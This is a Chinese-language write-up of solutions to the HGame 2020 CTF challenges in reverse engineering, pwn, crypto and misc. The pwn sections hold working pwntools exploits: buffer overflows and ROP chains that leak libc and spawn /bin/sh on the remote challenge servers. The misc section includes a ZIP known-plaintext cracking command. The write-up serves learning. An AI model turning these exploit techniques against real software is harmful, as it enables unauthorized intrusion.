0007FF6F4393310 dd 5E1ADE48h ; TimeDateStamp: Sun Jan 12 08:52:24 2020
0007FF6F4393314 dw 0 ; MajorVersion
0007FF6F4393316 dw 0 ; MinorVersion
0007FF6F4393318 dd 0Eh ; Type: IMAGE_DEBUG_TYPE_ILTCG
0007FF6F439331C dd 0 ; SizeOfData
0007FF6F4393320 dd 0 ; AddressOfRawData
0007FF6F4393324 dd 0 ; PointerToRawData
0007FF6F4393328 align 10h
0007FF6F4393330 _load_config_used dd 100h ; Size
0007FF6F4393334 dd 0 ; Time stamp
0007FF6F4393338 dw 2 dup(0) ; Version: 0.0
0007FF6F439333C dd 0 ; GlobalFlagsClear
0007FF6F4393340 dd 0 ; GlobalFlagsSet
0007FF6F4393344 dd 0 ; CriticalSectionDefaultTimeout
0007FF6F4393348 dq 0 ; DeCommitFreeBlockThreshold

```

查过base64的原理，知道有一个编码表的，那么这里应该是把标准的表换成这里的表来编码的，那解密的时候先把字符换回来再解密，python3的exp如下：

```

#!/bin/python3
import base64
import string

# 待解密脚本
str1 = "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfx"

# 题目中的表
string1 = "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ"

# 原base64的表
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/""

# 先把编码后的字符串str1的字符一一对应回原base64表的字符再解码
print (base64.b64decode(str1.translate(str.maketrans(string1,string2))))

```

得到flag： hgame{b45e6a_i5_50_eazy_6vvSQ}

cpp

注意：本题有大量的猜测

运行过一遍后，发现输入错误会显示 error，那么拖入ida， Alt + F4 搜索"error"字符串可以找到 main函数。

```

t 44 char v44; // [rsp+190h] [rbp-28h]
t 45
t 46 sub_140002AE0(&v16, argv, envp); // Red Box
t 47 sub_1400018D0(std::cin, &v16);
t 48 v18 = hgame{ };
t 49 sub_140002B30(&v17);
t 50 if ( sub_1400040B0(&v16, v18, 0i64) || sub_1400040B0(&v16, "}", 0i64) != 61 )
t 51 {
t 52     v8 = sub_140001900(std::cout, "error");
t 53     std::basic_ostream<char, std::char_traits<char>>::operator<<(v8, sub_140002B30);
t 54     sub_140003010(&v17);
t 55     sub_140002FA0(&v16);
t 56     result = 0;
t 57 }
t 58 else
t 59 {
t 60     for ( i = 6i64; i = v14 + 1 )
t 61     {
t 62         LOBYTE(v3) = 95;
t 63         v14 = sub_140004060(&v16, v3, i);
t 64         if ( v14 == -1 )
t 65             break;
t 66         v19 = sub_1400043B0(&v16, &v43, i, v14 - i);
t 67         v20 = v19;
t 68         v4 = sub_140003E80(v19);
t 69         v21 = atol(v4);
t 70         sub_140004350(&v17, &v21);
t 71         sub_140002FA0(&v43);
t 72     }
t 73     v22 = sub_1400043B0(&v16, &v44, i, 61 - i);
t 74     v23 = v22;
t 75     v5 = sub_140003E80(v22);
t 76     v24 = atol(v5);

```

首先看到的是std::cin，大胆猜测这个操作相当于 `std::cin >> v16`，先进去 `sub_140002AE0` 函数分析了一波，没怎么看懂，而且有很多无意义的代码。然后自己写了段c++代码，大概如下

```

#include <iostream>
#include <string>

int main()
{
    string s;
    std::cin >> s;
    return 0;
}

```

编译后拖入ida反汇编，发现有和红框中相似的代码，于是大胆猜测，`sub_140002AE0` 函数是string类的构造函数，顺便也猜测到了一个vector类，还有一些类的方法（幸好我有点c++基础），分析完后大概是这样的：

```

init_string(&my_input); // 应该是string类的构造函数
input_cin(std::cin, (_int64)&my_input); // std::cin >> my_input
flag_head = "hgame{"; // flag要以这个字符串开头
zero_3_element(vector_a);
if ( find_sub_str(&my_input, flag_head, 0i64) || find_sub_str(&my_input, "}", 0i64) != 61 ) // 应该是c++的string类的find方法，查找子串返回偏移
{
    out_stream_1 = output_cout(std::cout, "error");
    std::basic_ostream<char, std::char_traits<char>>::operator<<(out_stream_1, insert_endl); // std::cout << endl
    free_vector(_int64 vector_a);
    free_string(&my_input); // 应该是string类的析构函数
    result = 0;
}
else
{
    for ( index = 6i64; index = pos + 1 )
    {
        pos = index_of(&my_input, '_', index); // 貌似是找以字符'_'分割的数字，存入vector变长数组里
        if ( pos == -1 ) // 查找字符'_'的位置，从第i处开始找
            break;
        the_arg2 = string_copy(&my_input, &str1); // 可能是字符串复制
        v19 = the_arg2;
        v3 = call_getStringMem(the_arg2); // v3 = the_arg2->str
        num = atol(v3);
        append_vector(vector_a, &num); // 可能是vector类的append方法
        free_string(&str1);
    }
    // 可能是最后一个数字
    v21 = string_copy(&my_input, &str2);
    v22 = v21;
    v4 = call_getStringMem(v21);
    tmp_num = atol(v4);
    append_vector(vector_a, &tmp_num);
    free_string(&str2);
}

```

```

free_string(&str2);
rect2[0][0] = 26727164; // hg
rect2[0][1] = 24941164; // am
rect2[0][2] = 101164; // e
rect2[1][0] = 29285164; // re
rect2[1][1] = 26995164; // is
rect2[1][2] = 29551164; // so
rect2[2][0] = 29551164; // so
rect2[2][1] = 25953164; // ea
rect2[2][2] = 29561164; // sy
*(_QWORD *)&rect1[0][0] = 1ui64;
rect1[0][2] = 1i64;
rect1[1][0] = 0i64;
rect1[1][1] = 1i64;
rect1[1][2] = 1i64;
rect1[2][0] = 1i64;
rect1[2][1] = 2i64;
rect1[2][2] = 2i64;
for ( i = 0i64; i < 3; ++i )
{
    for ( j = 0i64; j < 3; ++j )
    {
        v14 = 0i64;
        for ( k = 0; k < 3; ++k )
            v14 += rect1[k][j] * *(_QWORD *)getElement_vector(vector_a, k + 3 * i);
        if ( rect2[i][j] != v14 )
        {
            out_stream_2 = output_cout(std::cout, "error");
            std::basic_ostream<char, std::char_traits<char>>::operator<<(out_stream_2, insert endl);
            free_vector((__int64)vector_a);
            free_string(&my_input);
            return 0;
        }
    }
}

```

(可以发现我的注释里充满了"可能", "应该")

看到那三层循环, 和我之前写过的矩阵乘法很像, 再加上hint说让我翻开线代课本, 贯穿线代课本的除了矩阵还是矩阵, 那么可以肯定这就是个矩阵乘法。

和我添加的注释一样, `rect_input * rect1 = rect2` 这个`rect_input`是输入, 格式是
`hgame{r11_r12_r13_r20_r21...._r33}`, r11表示这是矩阵的第(1, 1)个元素

那简单了, 解矩阵方程就好, 找了个在线网站求`rect1`的逆, 根据我的分析 `rect1[0][1]`这个元素未知, 盲猜0 (其实也不是盲猜, 因为我试了好多, 发现`rect1`的逆都有小数, 只有0的时候结果是整数)

最后解出矩阵input写成flag就行:

`hgame{-24840_-78193_51567_2556_-26463_26729_3608_-25933_25943}`

Pwn

Hard_AAAAA

看下图

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-ACh]
4     char v5; // [esp+7Bh] [ebp-31h]
5     unsigned int v6; // [esp+A0h] [ebp-Ch]
6     int *v7; // [esp+A4h] [ebp-8h]
7
8     v7 = &argc;
9     v6 = __readgsdword(0x14u);
10    setbuf(_bss_start, 0);
11    memset(&s, 0, 0xA0u);
12    puts("Let's 0000\\000!");
13    gets(&s);
14    if (!memcmp("0000", &v5, 7u))
15        backdoor();
16    return 0;
17}

```

```
1 int backdoor()
2 {
3     return system("/bin/sh");
4 }
```

直接提供了一个后门，只要那么memcmp返回值为0即可getshell。

需要注意的是，memcmp这个函数是逐字节比较，相等才返回0，这里是比较7个字节（第三个参数），但是这个"0Ooo"只看到4个字节+1个\0（结束符），还有2个字节不知道，那么双击这个字符串，可看到，剩下两个字节是 oo

```
.rodata:080486E0 a0o0o          db '000o',0           ; DATA XREF: main+85↑o
.rodata:080486E5 a0o          db '00',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command      db '/bin/sh',0           ; DATA XREF: backdoor+9↑o
.rodata:080486E8 _rodata      ends
```

只要溢出，把v5地址处开始覆盖成 000o + \0 + oo 这7个字节即可，exp如下：

```
#!/bin/python2
from pwn import *

#io = process('./Hard_AAAAA')
io = remote('47.103.214.163', 20000)
payload = 'A' * 0x7b + '000o\x0000'

io.recvuntil('0!\n')
io.sendline(payload)

io.interactive()
```

getshell之后，读取flag文件

```
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
$ ll
$ ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
$ cat flag
hgame{0o00oo0000o} $ █
```

Number_Killer

红框框起的部分为关键部分

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2{
3     __int64 v4[11]; // [rsp+0h] [rbp-60h]
4     int i; // [rsp+5Ch] [rbp-4h]
5
6     setvbuf(_bss_start, 0LL, 2, 0LL);
7     setvbuf(stdin, 0LL, 2, 0LL);
8     memset(v4, 0, 0x50uLL);
9     puts("Let's Pwn me with numbers!");
10    for ( i = 0; i <= 19; ++i )
11        v4[i] = readll();
12
13}

```

```

1 int64 readll()
2{
3     char nptr[8]; // [rsp+0h] [rbp-20h]
4     __int64 v2; // [rsp+8h] [rbp-18h]
5     int v3; // [rsp+10h] [rbp-10h]
6     int v4; // [rsp+18h] [rbp-8h]
7     int i; // [rsp+1Ch] [rbp-4h]
8
9     *(__QWORD *)nptr = 0LL;
10    v2 = 0LL;
11    v3 = 0;
12    v4 = 0;
13    for ( i = 0; read(0, &nptr[i], 1uLL) > 0 && i <= 19 && nptr[i] != '\n'; ++i )
14        ;
15    return atol(nptr);
16}

```

其实就是在读入的字符串转换成数字填到数组里，但是数组大小只有11，循环读入数字的次数却是19，每次可以写8个字节（`_int64`是8个字节），足够溢出修改返回地址了。

需要注意的是溢出到循环变量*i*的时候，不要修改变量*i*的值，也就是说第12次读入数字的时候，要保持变量*i*的值是11，还有就是*i*是4字节整数，它刚刚好在数组v4之后的8个字节的高4个字节处，也就是说，我们第12次读入的数字转成8字节整数时，其高4个字节看成一个int型整数，必须是11，那么最简单就写47244640256这个数就好了（ $47244640256 \gg 32 == 11$ ），exp如下：

```

#!/bin/python2
from pwn import *
from LibcSearcher import *

def packAddr(addr):
    return str(addr) + '\n'

elf = ELF('./Number_Killer')

puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
pop_rdi_ret_addr = 0x400803
main_addr = 0x4006f6

# 这个数写成8个字节，高处4字节当作一个整数解析刚刚好是11，即 $47244640256 \gg 32 == 11$ 
# 数组大小为11，循环变量占了8个字节整数中的高4个字节，压入的rbp占了8个字节（一个数转成8个字节），所以这里为13
payload = '47244640256\n' * 13

payload += packAddr(pop_rdi_ret_addr) + packAddr(puts_got) + packAddr(puts_plt)
payload += packAddr(main_addr)
payload += '0\n' * 3

```

```

#io = elf.process()
io = remote("47.103.214.163", 20001)
io.recv()
io.send(payload)

puts_addr = io.recvline()[:-1]
puts_addr = puts_addr + '\x00' * (8 - len(puts_addr))
puts_addr = u64(puts_addr)

print(hex(puts_addr))

libc = LibcSearcher('puts', puts_addr)
base_addr = puts_addr - libc.dump('puts')
bin_sh_addr = base_addr + libc.dump('str_bin_sh')
system_addr = base_addr + libc.dump('system')

payload = '47244640256\n' * 13
payload += packAddr(pop_rdi_ret_addr) + packAddr(bin_sh_addr) +
packAddr(system_addr)
payload += packAddr(main_addr)
payload += '0\n' * 3

io.send(payload)

io.interactive()

```

flag: 略 (哈哈哈, 自己运行脚本)

One_Shot

关键位置:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     BYTE *v4; // [rsp+8h] [rbp-18h]
4     int fd[2]; // [rsp+10h] [rbp-10h]
5     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     v4 = 0LL;
9     *(__QWORD *)fd = open("./flag", 0, envp);
0     setbuf(stdout, 0LL);
1     read(fd[0], &flag, 0x1EuLL);
2     puts("Firstly....What's your name?");
3     __isoc99_scanf("%32s", &name);
4     puts("The thing that could change the world might be a Byte!");
5     puts("Take the only one shot!");
6     __isoc99_scanf("%d", &v4);
7     *v4 = 1;
8     puts("A success?");
9     printf("Goodbye,%s", &name);
0     return 0;
1 }

```

读入一个地址, 将这个地址指向的那个字节赋值为1 (一开始还以为是把name变量修改成flag, 后来发现不可能)

其实问题很简单, 先看下图:

```

.bss:0000000000006010C0 name    db  ? ;          ; DATA XREF: main+6C↑o
.bss:0000000000006010C0
.bss:0000000000006010C1    db  ? ;
.bss:0000000000006010C2    db  ? ;
.bss:0000000000006010C3    db  ? ;
.bss:0000000000006010C4    db  ? ;
.bss:0000000000006010C5    db  ? ;
.bss:0000000000006010C6    db  ? ;
.bss:0000000000006010C7    db  ? ;
.bss:0000000000006010C8    db  ? ;
.bss:0000000000006010C9    db  ? ;
.bss:0000000000006010CA   db  ? ;
.bss:0000000000006010CB   db  ? ;
.bss:0000000000006010CC   db  ? ;
.bss:0000000000006010CD   db  ? ;
.bss:0000000000006010CE   db  ? ;
.bss:0000000000006010CF   db  ? ;
.bss:0000000000006010D0   db  ? ;
.bss:0000000000006010D1   db  ? ;
.bss:0000000000006010D2   db  ? ;
.bss:0000000000006010D3   db  ? ;
.bss:0000000000006010D4   db  ? ;
.bss:0000000000006010D5   db  ? ;
.bss:0000000000006010D6   db  ? ;
.bss:0000000000006010D7   db  ? ;
.bss:0000000000006010D8   db  ? ;
.bss:0000000000006010D9   db  ? ;
.bss:0000000000006010DA   db  ? ;
.bss:0000000000006010DB   db  ? ;
.bss:0000000000006010DC   db  ? ;
.bss:0000000000006010DD   db  ? ;
.bss:0000000000006010DE   db  ? ;
.bss:0000000000006010DF   db  ? ;
.bss:0000000000006010E0   public flag
.bss:0000000000006010E0 flag    db  ? ;          ; DATA XREF: main+56↑o

```

可以发现name和flag相邻，那么我们只需读入的name刚刚好结束符\0的下一个字节开始就是flag的第一个字节，那么通过这个 *v4=1 把结束符\0修改成1，也就是v4的输入为 0x6010E0 这个数的字符串（这个地址是固定的，并没有随机），那么printf的时候就会连着把flag给输出了，exp如下：

```

#!/bin/python2
from pwn import *

name = '*' * 31
addr = str(0x6010DF)

#io = process('./one_shot')
io = remote('47.103.214.163', 20002)

io.sendline(name)
io.sendline(addr)

print(io.recv())

```

(怪不得题目叫这个)

ROP_LEVEL0

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax
4     char buf; // [rsp+0h] [rbp-50h]
5     int v6; // [rsp+38h] [rbp-18h]
6     int fd[2]; // [rsp+48h] [rbp-8h]
7
8     memset(&buf, 0, 0x38uLL);
9     v6 = 0;
10    setbuf(_bss_start, 0LL);
11    v3 = open("./some_life_experience", 0);
12    *(_QWORD *)fd = v3;
13    read(v3, &buf, 0x3CuLL);
14    puts(&buf);
15    read(0, &buf, 0x100uLL);
16    return 0;
17}

```

其实很明了，没有canary保护，题目提示可以通过文件读写操作把flag读出来，试了下不知道为什么一直错，然后就放弃了，所以我直接构造ROP，exp如下：

```

#!/bin/python2
#coding=utf8
from pwn import *
from LibcSearcher import *

elf = ELF('./ROP_LEVEL0')
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
start = 0x40065b
pop_rdi_ret = 0x400753

#io = elf.process()
io = remote('47.103.214.163', 20003)

# 泄露puts的地址从而得到libc库的版本，strat为函数的开头，跳转回这里相当于再来一次机会溢出
payload = 'a' * 0x48 + 'a' * 16 # 0x48个用于填充，8个字节是那个fd数组，8个字节是rbp
payload += p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(start)

io.recv()
io.sendline(payload)
puts_addr = io.recvuntil('\n')[:-1] # 最后一个字符是\n

puts_addr = puts_addr + '\x00' * (8-len(puts_addr))
puts_addr = u64(puts_addr)

print(hex(puts_addr))

# 计算各个重要的地址
libc = LibcSearcher('puts', puts_addr)
base_addr = puts_addr - libc.dump('puts')
system_addr = base_addr + libc.dump('system')
bin_sh_addr = base_addr + libc.dump('str_bin_sh')

# 得到地址后，pwn！
payload = 'a' * 0x48 + 'a' * 16
payload += p64(pop_rdi_ret) + p64(bin_sh_addr) + p64(system_addr)

```

```
io.sendline(payload)
```

```
io.interactive()
```

Crypto

InfantRSA

查一下密码学RSA的资料，知道p,q,e可以算出用来解密的d（目前只是简单了解了下），题目已经给出了，那么exp如下：

```
#!/bin/python2
#coding=utf8
import gmpy2

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
c = 275698465082361070145173688411496311542172902608559859019841

# 算出d
phi_n = (p-1) * (q-1)
d = int(gmpy2.invert(e, phi_n))

# 解密c
m = pow(c, d, p*q)

# m是一个数，需要转换成我们想要的字符串
flag = hex(m).strip('0x').strip('L') # python2长整数最后面会有个字符L
flag = flag.decode('hex')

print(flag)
```

Affine

根据题目，搜索Affine，可以查到仿射加密。

仿射加密要求这个A必须与MOD互素，其实A是MOD内的一个素数（或者1），然后这个B其实就是一个偏移（当A=1的时候，这个加密就是凯撒加密了），我们只需要枚举A和B，如果A和B仿射加密 hgame 后是 A8I5z 那么这对A和B就是正确的，exp如下：

```
#!/bin/python2
#coding=utf8
import gmpy2

TABLE = 'zxcvbnmasdfghjk\lqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
flag = 'hgame'
encrypt_flag = 'A8I5z'
data = 'A8I5z{xr1A_J7ha_vG_TpH410}'

def encrypt(flag, A, B):
    encrypted = ''
    for char in flag:
        if char.isalpha():
            index = TABLE.index(char)
            encrypted += TABLE[(index * A + B) % MOD]
        else:
            encrypted += char
    return encrypted
```

```

"""加密算法"""
cipher = ''
for b in flag:
    i = TABLE.find(b)
    if i == -1:
        cipher += b
    else:
        ii = (A*i + B) % MOD
        cipher += TABLE[ii]
return cipher

def decrypt(data, A, B):
    """解密数据"""
    # 算出a的乘法逆元素a_，解密需要a_
    for i in range(MOD):
        if i*A % MOD == 1:
            a_ = i
            break

    # 根据a_解密
    result = ''
    for ch in data:
        i = TABLE.find(ch)
        if i == -1:
            result += ch
        else:
            ii = a_ * (i - B) % MOD
            result += TABLE[ii]
    return result

def generate_prime(max_num):
    """生成max_num以内的素数"""
    for i in range(max_num):
        if gmpy2.is_prime(i):
            yield i

# 枚举A和B
for b in range(MOD):
    for a in generate_prime(MOD):
        if encrypt(flag, a, b) == encrypt_flag:
            #print('A=%d, B=%d', a, b)
            ret = decrypt(data, a, b)
            print(ret)
            break

```

not_One-time

一开始查到many-time-pad，但是以现有的工具都不行，学长说不是这样搞的。。。

然后我在一个many-time-pad的攻击脚本中得到灵感，它是根据语义自己猜出明文或者密钥。

然后我想了下，哪里用自己猜，直接爆破flag不就得了吗。

异或运算有个特点：`A xor B xor B == A`，样本数据（就是加密后的数据）是这么来的：`明文 xor flag == sample`

而且明文规定了只有: `charset = string.ascii_letters+string.digits`, 那么只要样本数据和爆破的flag异或, 如果结果都是charset范围内的字符证明flag有可能是正确的, 只要搜集够多的样本, 那么可能的flag就越少。

用到的脚本如下:

收集一条数据用的脚本:

```
#!/bin/python2
import base64

data = raw_input()

decode_bytes = base64.b64decode(data)
print decode_bytes.encode('hex')
```

用法: `nc 47.98.192.231 25001 | python2 get_sample.py >> samples.txt`

保存数据在samples.txt文件里, 运行多次上述命令, 大概搜集够50条数据就够了

然后, 用这些数据进行爆破的flag的验证:

```
#!/bin/python2
#coding=utf8
import string
from queue import Queue

charset = string.ascii_letters+string.digits # 被加密的文本的字符集

def load_sample(file_name):
    with open(file_name) as fd:
        samples = []
        for line in fd:
            line = line.strip('\n')
            samples.append(line.decode('hex'))
    return samples

def xor(a, b):
    return chr(ord(a) ^ ord(b))

def validate(samples, ch, index):
    """样本数据与flag异或来验证"""
    for s in samples:
        ret = xor(s[index], ch)
        if ret not in charset:
            return False
    return True

flag_len = 42 # flag长度是43 最后一个是 }
q = Queue()
q.put('hgame{')
samples = load_sample('./samples.txt') # 数据存放在samples.txt文件

#print(samples)
#assert False

count = 1
```

```
# 爆破flag，密文要足够多
while not q.empty():
    flag = q.get()
    count -= 1
    next_index = len(flag)
    for ch in string.printable:
        if validate(samples, ch, next_index):
            new_flag = flag + ch
            if len(new_flag) == flag_len:
                print new_flag + '}'
            else:
                #print('now: %s' % new_flag)
                q.put(new_flag)
                count += 1
                print('count: %d' % count) # 显示出可能的结果数，如果太多就再多收集点密
```

文

Reorder

一开始把题目看错成Recoder，瞬间懵了，然后才发现其实就是要打乱flag的顺序。

直接上做题过程图（嘻嘻，刚好这题留了图，再也不敢不留图了T_T）

```
> abcdefghijklmnopqrstuvwxyz123456 $ nc 47.98.192.231 25002
medfcjogklpnahbi 1z2y6 3      w4x5
> Rua!!!
Item{atpj+5LmhUg$nRemPT!ui0)!3T_A $ nc 47.98.192.231 25002
> abcdefghijklmnopqrstuvwxyz123456
gkhолcbafpmеindjw1x52srqv63uy4tz
>
Rua!!!
j+Up5agh {LlE$mmmtuiT!OP_3m} nRA!eT
$ python
Python 2.7.12 (default, Oct  8 2019, 14:14:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> s1 = abcdefghijklmnopqrstuvwxyz123456'
>>> s2 = 'gkhолcbafpmеindjw1x52srqv63uy4tz'
>>> f = 'j+Up5agh {LlE$mmmtuiT!OP_3m} nRA!eT'
>>> flag =
>>> for ch in s1:
...     i = s2.find(ch)
...     flag += f[i]
...
>>> flag
'hgame{jU$t+5ImpL3_PeRmuTATiOn!!}'
>>>
```

Misc

欢迎参加HGame!

百度发现要base64解码，解码后是摩斯电码：

然后去找个摩斯电码在线解密的网站解密即可，要注意的是我找到的大部分网站的摩斯电码的分隔符都是 /，而这里是空格，所以我把全部空格换成了 / 才成功解密

壁纸

压缩包解压后是张图片，kali上用binwalk查看发现图片里隐藏了压缩包，且提示解压密码是图片ID：

§ binwalk Pixiv\@純白可憐.jpg		
DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
1320930	0x1427E2	Zip archive data, encrypted at least v2.0 to extract, compressed size: 80, uncompressed si
ze: 108, name: flag.txt		
1321138	0x1428B2	End of Zip archive, footer length: 45, comment: "Password is picture ID."

分离出压缩包：

```
  ; foremost Pixiv\@純白可憐.jpg  
Processing: Pixiv\@純白可憐.jpg  
|foundat=flag.txt|!=□!TpvAWD7Q10.dX□:P[1Bw□  
□, ) Is#Q%PK□□  
**
```

解压缩包，密码是图片ID，这个ID是P站上的对应的这张图的ID（我一个不懂二次元的硬生生从百度识图一直挖到P站，虽然我也不怎么懂这个P站是什么东东，只是听说过），解压后获得一个flag.txt文件：

```
ip\$ cat flag.txt
```

```
看样子是unicode编码，其实直接当16进制编码处理就好了， python处理一下就好：  
Python 2.7.17 (default, Oct 19 2019, 23:36:22)  
[GCC 9.2.1-20191008] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>> s = '\u6867\u671d\u616d\u65b7\u7b\u44f\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d'\n>>> flag = s.replace('\u', '')\n>>> flag\n'6867616d657b446f5f7930755f4b6e4f575f754e69433064333f7d'\n>>> flag.decode('hex')\n'hgame{Do_yOu_KnOW_uNiC0d3?}'\n>>
```

克苏鲁神话

解压缩包后，有文本文件Bacon.txt和压缩包Novel.zip，压缩包有密码。然后这个压缩包里面也有一个文本文件叫Bacon.txt，把Bacon.txt这个文本文件单独压缩，发现校验码和Novel.zip里的Bacon.txt文件的一样，那么可以确定是一样的文件，查资料发现可以使用明文攻击，可以爆破出加密密钥（不是密码）。

可以用rbkcrack工具来破解，安装我就不细说了，直接破解：

```
rbkcrack.exe -C Novel.zip -c Bacon.txt -p Bacon.txt -P Bacon.zip
```

其中 `-C Novel.zip` 是要破解的压缩包, `-c Bacon.txt` 是 `Novel.zip` 里面的已知的那个文件的路径, `-p Bacon.txt` 是已知的明文文件, `-P Bacon.zip` 是已知的 `Bacon.txt` 压缩后的 `zip` 文件

```
100.00 % (102 / 102)
80812 values remaining.
[00:03:44] Attack on 80812 Z values at index 11
50.04 % (40442 / 80812)
[00:06:26] Keys
720b7516 d2d6a716 2c24dcae
```

得到密钥，flag肯定在压缩包里的那个.doc文件里啦，解密出来

```
rbkcrack.exe -C Novel.zip -c 'The Call of Cthulhu.doc' -k 720b7516 d2d6a716  
2c24dcae -u -d xx.doc
```

发现.doc文件打开需要密码，那么密码是从Bacon.txt里解到的（其实我是先解出了.doc文件的密码，才来破解压缩包的），无意间翻译了Bacon这个单词，发现有“培根”的意思，而且还查到了培根密码，然后Bacon.txt里的内容是这样的：

Bacon.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
of SuCh GrEAAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGeLy REmOTE periOd.

*Password in capital letters.|

一些是大写，一些是小写，大写字母当作a，小写字母当作b，空格标点去掉，那么得到培根密码：

```
Python 3.5.2 (default, Oct  8 2019, 13:06:37)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> s = 'of SuCh GrEAAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGeLy REmOTE periOd.'
>>> m = ''
>>> for ch in s:
...     if ch >= 'a' and ch <= 'z':
...         m += 'a'
...     elif ch >= 'A' and ch <= 'Z':
...         m += 'b'
...
>>> m
'aababababaaaaaabbaaabbbbabaaaaabbaaabbaabaaabbababaaaabbabaaaabbabbbaaaaba'
```


拿去找在先网站解密：

Bugku|培根密码加解密

